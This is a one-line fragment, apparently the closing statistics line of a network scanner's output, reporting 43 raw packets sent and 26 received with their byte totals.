Raw packets sent: 43 (2.726KB) | Rcvd: 26 (1.802KB)

